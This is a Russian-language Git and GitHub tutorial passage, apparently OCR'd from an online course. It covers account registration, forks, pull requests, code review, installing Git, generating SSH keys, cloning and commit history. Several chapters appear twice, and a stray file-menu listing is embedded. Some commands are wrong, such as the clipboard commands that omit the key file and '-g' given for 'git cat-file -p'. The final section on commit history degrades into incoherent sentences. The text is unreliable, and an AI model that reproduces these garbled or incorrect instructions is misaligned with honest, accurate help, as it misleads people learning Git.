Облегчить работу с Git и GitHub могут специальные программы. Такие программы в удобной форме показывают изменения в коде, список коммитов и обладают другими удобными возможностями. Обычно в подобных программах есть возможность выполнять стандартные Git команды, просто нажав на кнопку.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 2 минуты


Глава 10.2.1. Регистрация на GitHub

Чтобы начать работу с GitHub, нужно зарегистрироваться на сайте (если вы ещё этого не сделали). За дело.

1. Переходим на сайт GitHub.

2. В верхнем правом углу нажимаем кнопку «Sign up» (зарегистрироваться) и попадаем на страницу регистрации. Вводим обязательные данные: имя пользователя, адрес электронной почты и пароль, и проходим верификацию. После заполнения данных и успешного прохождения верификации нажимаем на кнопку «Create account».


3. Третий шаг — небольшой опрос от GitHub, который вы можете пройти или пропустить, нажав кнопку «Complete setup».



Опрос на третьем шаге регистрации

4. После прохождения всех этапов на сайте на указанную при регистрации электронную почту вам придёт письмо от GitHub. Откройте его и подтвердите свой почтовый адрес, нажав «Verify email address» (подтвердить электронный адрес), или скопируйте вспомогательную ссылку из письма и вставьте её в адресную строку браузера.

5. После подтверждения почты GitHub предложит создать новый репозиторий, организацию или узнать больше о GitHub. Этот пункт пока можно пропустить и перейти в профиль, выбрав пункт «Your profile» в выпадающем меню.



Переходим в профиль

Теперь у вас есть профиль на GitHub.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 2 минуты


Глава 10.2.1. Регистрация на GitHub

Чтобы начать работу с GitHub, нужно зарегистрироваться на сайте (если вы ещё этого не сделали). За дело.

1. Переходим на сайт GitHub.

2. В верхнем правом углу нажимаем кнопку «Sign up» (зарегистрироваться) и попадаем на страницу регистрации. Вводим обязательные данные: имя пользователя, адрес электронной почты и пароль, и проходим верификацию. После заполнения данных и успешного прохождения верификации нажимаем на кнопку «Create account».


3. Третий шаг — небольшой опрос от GitHub, который вы можете пройти или пропустить, нажав кнопку «Complete setup».



Опрос на третьем шаге регистрации

4. После прохождения всех этапов на сайте на указанную при регистрации электронную почту вам придёт письмо от GitHub. Откройте его и подтвердите свой почтовый адрес, нажав «Verify email address» (подтвердить электронный адрес), или скопируйте вспомогательную ссылку из письма и вставьте её в адресную строку браузера.

5. После подтверждения почты GitHub предложит создать новый репозиторий, организацию или узнать больше о GitHub. Этот пункт пока можно пропустить и перейти в профиль, выбрав пункт «Your profile» в выпадающем меню.



Переходим в профиль

Теперь у вас есть профиль на GitHub.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 3 минуты

Глава 10.2.2. Работа с репозиториями


Работа с репозиториями

Мы уже знаем, что репозиторий — это рабочая папка с проектом, которая хранит в себе все рабочие файлы и историю их изменений. По сути, это та же папка с HTML, CSS, JavaScript и прочими файлами, что хранится у вас на компьютере, только находится она на сервере GitHub. Поэтому вы можете работать с проектом удалённо на любой машине, не переживая, что какие-то из ваших файлов потеряются — все данные будут в репозитории при условии, что вы их туда отправите. Но об этом позже.

Форк

Если над проектом трудится команда разработчиков, как правило, создаётся общий репозиторий, в котором находится рабочая версия проекта (назовём его мастер-репозиторий). Вносить изменения в мастер-репозиторий напрямую чаще всего нельзя в целях безопасности. Поэтому каждый пользователь копирует к себе в профиль оригинальный репозиторий и работает именно с копией. Такая копия называется форком. Так как **форк** — ваша персональная версия мастер-репозитория, в нём вы можете пробовать разные решения, менять код и не бояться что-то сломать в основной версии проекта.

Чтобы сделать форк, нужно зайти в нужный репозиторий и нажать на «вилку» с надписью Fork. После этого в вашем профиле на GitHub появится полная копия этого репозитория со всеми коммитами и ветками.



Кнопка Fork в мастер-репозитории

Любой публичный репозиторий на GitHub можно форкнуть. Так что вы сможете прислать свои изменения в любой проект. Главное, чтобы они были нужные и полезные.

Пулреквест

Пулреквест — это предложение изменить код в репозитории. Мы буквально предлагаем влить в репозиторий правки, которые сделали.

Создать пулреквест можно на странице форка. После создания, пулреквест должен получить ревью и одобрение так называемого коллаборатора — пользователя GitHub, который имеет права администратора в мастер-репозитории. Им может быть ваш коллега-разработчик, техлид, наставник.

Если к вашему коду нет вопросов, пулреквест принимается и ваши изменения попадают в мастер-репозиторий. Если в код нужно доработать внести изменения, пулреквест отклоняется, и вам нужно внести изменения и отправить их в этот же пулреквест.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 4 минуты

Глава 10.2.3. Code review


Code review

Ревью кода — это оценка качества кода другими разработчиками.

Для джунов — это бесценная возможность улучшить код и перенять фишки более опытных разработчиков. Для мидл-разработчиков — это интересная возможность узнать что-то новое и высказать своё мнение о тех или иных решениях, а иногда даже *поспорить, пока не пришёл синьор*. Для тимлидов — это отличный инструмент контроля качества общего продукта.

Итак, как это всё происходит в бою. Вы берёте задачу, выполняете её, пушите на сервер и создаёте пулреквест.


После этого начинается магия код-ревью.



Ревью кода в интерфейсе GitHub


Красным подсвечиваются удалённые строки, а зелёным добавленные — сразу видны все изменения.

На курсах Академии код-ревью используется как эффективный инструмент для проверки заданий. Наставник переходит по ссылке из интерфейса курса в ваш пулреквест на GitHub и начинает проверку: смотрит, насколько правильно и полно вы выполнили задание, даёт советы по неоднозначным моментам и оставляет комментарии.



Комментарий наставника в пулреквесте

Также GitHub предоставляет возможность использовать Suggest (дословно — 'совет'), то есть сделать точный пример изменения кода.



Саджест к коду в пулреквесте

Стоит отдельно отметить, что комментарии — это удобный инструмент не только для наставника, но и для вас: вы сразу увидите, в каких моментах нужно поправить или подумать над кодом.


GitHub отправит вам на почту уведомление о каждом новом комментарии в пулреквесте, чтобы вы точно ничего не пропустили.

После ревью наставник решает, насколько критичны ошибки в коде, и если они существенно влияют на качество, то отправляет на доработку. Если же всё отлично, то вы получите апрув пулреквеста (от англ. to approve — 'одобрять, заверять'), и изменения попадут в мастер-репозиторий.

Что же делать, если вы не получили апрув?


Во-первых, это не повод расстраиваться, а во-вторых, наставник всегда на связи и поможет вам разобраться с исправлениями.

Если у вас появляются вопросы по комментариям наставника, вы можете задать их в пулреквесте или попросить наставника созвониться, чтобы обсудить варианты правок и выбрать лучшее решение.



Наставник уточняет, как именно исправить ошибку

Комментарии отображаются во вкладке Files changed (изменённые файлы) или во вкладке Conversations (обсуждения). Для удобства и скорости обсуждения обычно используют встроенные реакции, чтобы не писать много односложных комментариев.




Реакции на комментарии в пулреквесте

О точных значениях реакций вы можете договориться с вашим наставником в процессе обучения, но вот подсказки о возможных значениях:

- «глазки» — просмотрел;
- «палец вверх» — учёл комментарий, внёс правки;
- «палец вниз» — не внёс правки.

Кроме того, вы можете помечать уже исправленные комментарии как решённые при помощи кнопки Resolve conversation. После этого комментарий свернётся и не будет отвлекать вас от остальных правок.



Кнопка «Resolve conversation» находится под комментариями

Вы можете договориться с наставником о том, как использовать эту кнопку. Это может быть инструмент исключительно для вас и ваших доработок или же наставник будет проверять с её помощью то, как вы учли комментарии.

В заключение можно сказать, что ревью кода — полезная процедура как для процесса обучения, так и для самой разработки. Она даёт возможность обсудить код и чётко видеть историю переписки по всем исправлениям.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 13 минут

Глава 10.3.1. Начало работы с Git в терминале

Работа с Git с помощью GitHub Desktop и подобных программ (включая интерфейс редактора кода) — это как работа швейцарским ножом: он удобен и подходит для простых действий.

Нам же, как профессионалам своего дела, в работе с репозиторием может понадобиться хирургическая точность — скальпель. И для этой роли подойдёт терминал.

Но прежде чем творить с помощью «скальпеля» сложные операции, давайте разберёмся, как установить терминал и начать им пользоваться.

Установка


Если раньше вы не работали с Git, сперва его нужно установить. Для Windows вместе с ним поставим ещё и терминал Git Bash, поскольку стандартный терминал Windows менее удобный. Например, в нём нельзя настроить вывод текущей ветки и ей возможности автодополнения команд.

Скачать установочный файл можно на сайте Git. Он сразу же сам определит версию под вашу систему, но если он не справился, перейдите по этой ссылке и выберите самостоятельно.

Windows

Для Windows после скачивания мы получим стандартный исполняемый файл `.exe`. Запускаем его и устанавливаем, следуя инструкциям. Ваш подойдут опции, выбранные по умолчанию, но давайте обратим внимание на пару моментов.

— В окне Select components в разделе Window Explorer Integration стоит галочка Git Bash Here. Так вы сможете запускать Git Bash прямо из контекстного меню Проводника, сразу же из нужной папки:



Окно Select components

Documents > Work > GitProjects >
Name
Date modified
Type
Size
Open
Edit
Print
Open with Code
Share with Skype
Share with Dropbox
Share with Telegram
Share with Viber
Share with Zoom
Share with Skype for Business
Share with Microsoft Teams
Share with Slack
Share with Microsoft Teams (work or school)
Share with Microsoft Teams (personal)

~ 13 минут

Глава 10.3.1. Начало работы с Git в терминале

Работа с Git с помощью GitHub Desktop и подобных программ (включая интерфейс редактора кода) — это как работа швейцарским ножом: он удобен и подходит для простых действий.

Нам же, как профессионалам своего дела, в работе с репозиторием может понадобиться хирургическая точность — скальпель. И для этой роли подойдёт терминал.

Но прежде чем творить с помощью «скальпеля» сложные операции, давайте разберёмся, как установить терминал и начать им пользоваться.

Установка


Если раньше вы не работали с Git, сперва его нужно установить. Для Windows вместе с ним поставим ещё и терминал Git Bash, поскольку стандартный терминал Windows менее удобный. Например, в нём нельзя настроить вывод текущей ветки и ей возможности автодополнения команд.

Скачать установочный файл можно на сайте Git. Он сразу же сам определит версию под вашу систему, но если он не справился, перейдите по этой ссылке и выберите самостоятельно.

Windows

Для Windows после скачивания мы получим стандартный исполняемый файл `.exe`. Запускаем его и устанавливаем, следуя инструкциям. Ваш подойдут опции, выбранные по умолчанию, но давайте обратим внимание на пару моментов.

— В окне Select components в разделе Window Explorer Integration стоит галочка Git Bash Here. Так вы сможете запускать Git Bash прямо из контекстного меню Проводника, сразу же из нужной папки:



Окно Select components

Documents > Work > GitProjects >
Name
Date modified
Type
Size
Open
Edit
Print
Open with Code
Share with Skype
Share with Dropbox
Share with Telegram
Share with Viber
Share with Zoom
Share with Skype for Business
Share with Microsoft Teams
Share with Slack
Share with Microsoft Teams (work or school)
Share with Microsoft Teams (personal)

~ 8 минут

Глава 10.3.2. Установка SSH-ключей

Git установлен, профиль на GitHub создан. Осталось добавить SSH-ключ, и можно приступать к работе с проектом.

Что такое SSH-ключ и зачем он нужен?

SSH — это протокол для безопасного соединения между компьютерами. Его используют не только для Git. Например, через SSH системные администраторы управляют серверами.

Чтобы вы могли работать со своего компьютера с GitHub, иметь доступ к проектам, хранящимся на сервере, выполнять команды в консоли без постоянного подтверждения пароля, нужно пройти авторизацию у сервера. В этом помогают SSH-ключи.

Каждый SSH-ключ состоит из пары: открытый (публичный) и закрытый (приватный) ключ. Открытый ключ отправляется на сервер, его можно не прятать от всех и не переживать, что кто-то его увидит и украдёт. Он бесполезен без своей пары — закрытого ключа. А вот закрытый ключ — секретная часть. Доступ к нему должен быть только у вас.

Чтобы было понятнее, можно представить, что публичный ключ — это замок. Мы добавим его в GitHub, как будто поставим на GitHub свой замок. А приватный ключ — это ключ к этому замку. Если кто-то украдёт приватный ключ, он сможет попасть в ваш GitHub — откроет ваш замок краденым ключом. Поэтому никому не передавайте свой приватный ключ.

Общение с GitHub по SSH происходит так. Вы отправляете какую-то информацию на сервер, где хранится ваш публичный ключ. Сервер понимает, что вы это вы, то есть идентифицирует именно вас, и даёт вам какой-то ответ. И только вы можете расшифровать этот ответ, потому что у вас есть подходящий закрытый ключ.

Чтобы пройти авторизацию по SSH-ключу, его надо сгенерировать или найти уже ранее созданный ключ на своём компьютере.

Сначала проверим, есть ли уже на компьютере ключ. По умолчанию SSH-ключи хранятся в каталоге `~/.ssh`, поэтому нужно проверить содержимое этого каталога.

1. Открываем консоль.
2. Вводим `cd ~/.ssh`, чтобы перейти в нужный каталог.
3. Используем `ls`, чтобы увидеть список всех файлов в каталоге.

   ```
   [~] cd ~/.ssh          // переходим в папку .ssh
   [.ssh] ls              // смотрим список файлов в папке
   id_rsa   id_rsa.pub
   ```

   Ищем пару файлов с названиями вида `имя` и `имя.pub`. Обычно имя — `id_rsa`, `id_dsa`, `id_ecdsa` или `id_ed25519`. Файл с расширением `.pub` — ваш публичный ключ, а второй — ваш приватный, секретный ключ.

   Если таких файлов или даже каталога `.ssh` у вас нет, вы можете их сгенерировать. Для этого делаем следующее.

   — Открываем консоль в домашней папке и создаём в ней папку `.ssh`:

   ```
   mkdir ~/.ssh     // создаём папку
   cd ~/.ssh        // заходим в папку
   ```

   — Генерируем пару ключей командой:

   ```
   ssh-keygen -t rsa -b 4096 -C "your_mail@example.com"
   ```

   Указываем тот адрес электронной почты, который вводили при регистрации на GitHub.

   Пару ключей для GitHub нужно сгенерировать один раз, поэтому не волнуйтесь, что команду сложно запомнить.

   — Далее нужно указать расположение файла для сохранения ключа. Если вы не введёте путь до файла и просто нажмёте Enter, ключ сохранится в файле, указанном в скобках.

   ```
   [.ssh] ssh-keygen -t rsa -b 4096 -C "keks@htnladademy.ru"
   Generating public/private rsa key pair.
   Enter file in which o save the key (/Users/Keks/.ssh/id_rsa):
   ```

   — Теперь нужно установить пароль к вашему ключу и дважды ввести его. Если вы не хотите вводить пароль каждый раз, когда используете ключ, пропустите этот шаг, нажав «Enter», и ничего не вводите.

   ```
   [.ssh] ssh-keygen -t rsa -b 4096 -C "keks@htnladademy.ru"
   Generating public/private rsa key pair.
   Enter file in which o save the key (/Users/Keks/.ssh/id_rsa):
   Enter passphrase (empty for no passphrase):
   ```

   — Можно проверить, сгенерировались ли ключи. Используем `ls`, чтобы увидеть список всех файлов в папке. Если всё получилось, должно появиться два файла — приватный ключ и публичный ключ с расширением.pub.

4. Добавляем ключ в `ssh-agent` (сгенерированный или уже существующий). Проверяем доступность ключа командой `eval "$(ssh-agent -s)"` и добавляем с помощью `ssh-add ~/.ssh/your_key_name`, где указываем верный путь до файла с ключом и его имя.

   ```
   [.ssh] ssh-add /Users/Keks/.ssh/id_rsa
   Identity added: /Users/Keks/.ssh/id_rsa (/Users/Keks/.ssh/id_rsa)
   ```

+ Несколько важных примечаний

5. После того как создан ключ, его нужно добавить на GitHub. Для этого копируем его содержимое с помощью одной из следующих команд:


   — если вы на Windows — `clip .`;

   — для пользователей macOS — `pbcopy .`;

   — на Linux используйте `sudo apt-get install xclip`, чтобы установить необходимый для копирования пакет `xclip`, а затем введите `xclip -sel clip .`. Или введите команду `cat ~/.ssh/id_rsa.pub`, контент документа появится прямо в консоли и вы сможете скопировать ключ оттуда.


   Можно пойти другим путём: открыть файл `id_rsa.pub` прямо в папке и просто скопировать содержимое оттуда.

6. Переходим на страницу для работы с ключами в вашем профиле на GitHub.




Страница с настройками ключей в вашем профиле

Нажимаем кнопку New SSH key (новый SSH-ключ). Вводим имя ключа (можно придумать абсолютно любое) в поле Title (название), а в Key (ключ) вставляем сам ключ из буфера обмена. Теперь нажимаем Add SSH key (добавить SSH-ключ).



Добавляем в свой профиль SSH-ключ

Если всё сделано верно, в списке появится новый ключ.



Успешно добавленный ключ

Теперь наконец-то мы можем начать работу с самим проектом.

~ 4 минуты

Глава 10.3.3. Клонирование репозитория

После того как вы сделали форк, нужно склонировать его себе на компьютер, чтобы вести работу с кодом локально. Тут нам и пригодится SSH.

Заходим на страницу форка, нажимаем на зелёную кнопку «Code» и копируем команду клонирования проекта по SSH.

+ HTTPS или SSH?

Открываем консоль, переходим в директорию, где хотим сохранить папку с проектом, вводим команду `git clone` и вставляем скопированную команду. Полностью команда будет выглядеть примерно так:

```
git clone git@github.com:your-nickname/your-project.git
```

Если вы правильно настроили SSH-ключи, Git начнёт процесс копирования репозитория на ваш компьютер. Если вы видите ошибку, в которой написано `Error: Permission denied (publickey)`, скорее всего, вы ошиблись где-то при выполнении инструкции по настройке SSH-ключа. Вернитесь в главу про настройку SSH и попробуйте повторить процесс настройки.

Кстати, если вы хотите, чтобы название папки с проектом у вас на компьютере отличалось от имени репозитория, можете дополнить команду клонирования, добавив в конце другое название:

```
git clone git@github.com:_your-nickname_/_your-project_.git folder_name
```

Теперь на вашем компьютере в папке `your_project` или в той, название которой вы указали самостоятельно, находится полная копия репозитория с GitHub.

Чтобы начать работу с проектом, надо оказаться в его директории. Для этого используем уже известную нам команду `cd`, после которой указываем название проекта на вашем компьютере: `cd your-project`.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Глава 10.3.4. Работа с ветками

История коммитов

Сначала вспомним, что такое история. Коммит — это сохранение текущего состояния проекта. Каждый коммит — это сохранение версии проекта, которая создавалась и добавлялась в репозиторий.

Посмотрим, как Git хранит коммиты. Все эти версии хранятся файлами в папке `.git`. Если вы знаете язык программирования, то можете посмотреть файлы внутри и в этой папке. Давайте посмотрим на «любую» версию нашей «любой» книги:

```
git log --oneline
```

Параметр `--oneline` выводит каждый коммит в одну строку, а не в пять, как обычно. Например, возьмем последний коммит `d2ef7b2`, нужный определенной версии книги. Параметр `-g` выводит данные в человекочитаемом виде. После `-g` идет имя коммита:

```
git cat-file -p hash
```

В каждом коммите есть:

- tree — состояние файла на момент коммита;
- parent — хэш родительского, то есть предыдущего коммита;
- author коммита и время, когда он был создан;
- committer — человек, который сделал коммит, и время, когда он его сделал;
- и на последней строке сообщение — описание коммита.

Обычно человек, который сделал коммит и автор совпадают, но это могут быть и разные люди, например, если кто-нибудь предложил вам PR, а вы его одобрили. Тогда вы будете committer, а автор — тот, кто сделал и почему его создание стоит ждать PR и ждать нужно одобрения коммита. Поэтому можно посмотреть историю, когда какой человек какой коммит был создан/одобрен.

Давайте посмотрим как выглядит первый первый коммит:


Видно, что коммит был создан/выложен, когда он был первым.

Предыдущих коммитов в истории нет. Допустим, у нас есть пять коммитов. Каждый последующий коммит на шаге родителя. Каждый коммит ссылается на второй, второй коммит ссылается на первый. Первый же не имеет как родителя, у него нет родителя. При этом, если у нас три коммита, то мы можем по ним пройтись. Обозначим их Фиксом.

Когда мы фиксируем состояние, создается новый коммит и мы перемещаемся в него. Предыдущие коммиты остаются позади.

Мы можем перемещаться в состояние этих коммитов, например, попасть во второй коммит. Это можно сделать при помощи команды `git checkout` — она переключает состояние файла. В состояние каждого коммита передадут хэш коммита, где перемещает нас в этот коммит. То есть, все файлы в нашем проекте будут выглядеть так, как в этом коммите.

Давайте выберем какой-нибудь коммит и переключимся к нему. Смотрим `git log`, чтобы выбрать коммит и переключиться. Посмотрим историю — так видно историю проекта до этого коммита.




Это он и есть: что все последующие коммиты не нужны, просто история всегда показывается до текущего коммита.

Давайте вернемся к последнему коммиту. Мерзавец, что мы не правда в последнем коммите и нам истории не показывается. Посмотрим `git log`.

Мерзавец ты опять, мы в последнем, все в порядке. Это как бы мы вернулись, и опять коммиты если посмотреть бы кто хотя?

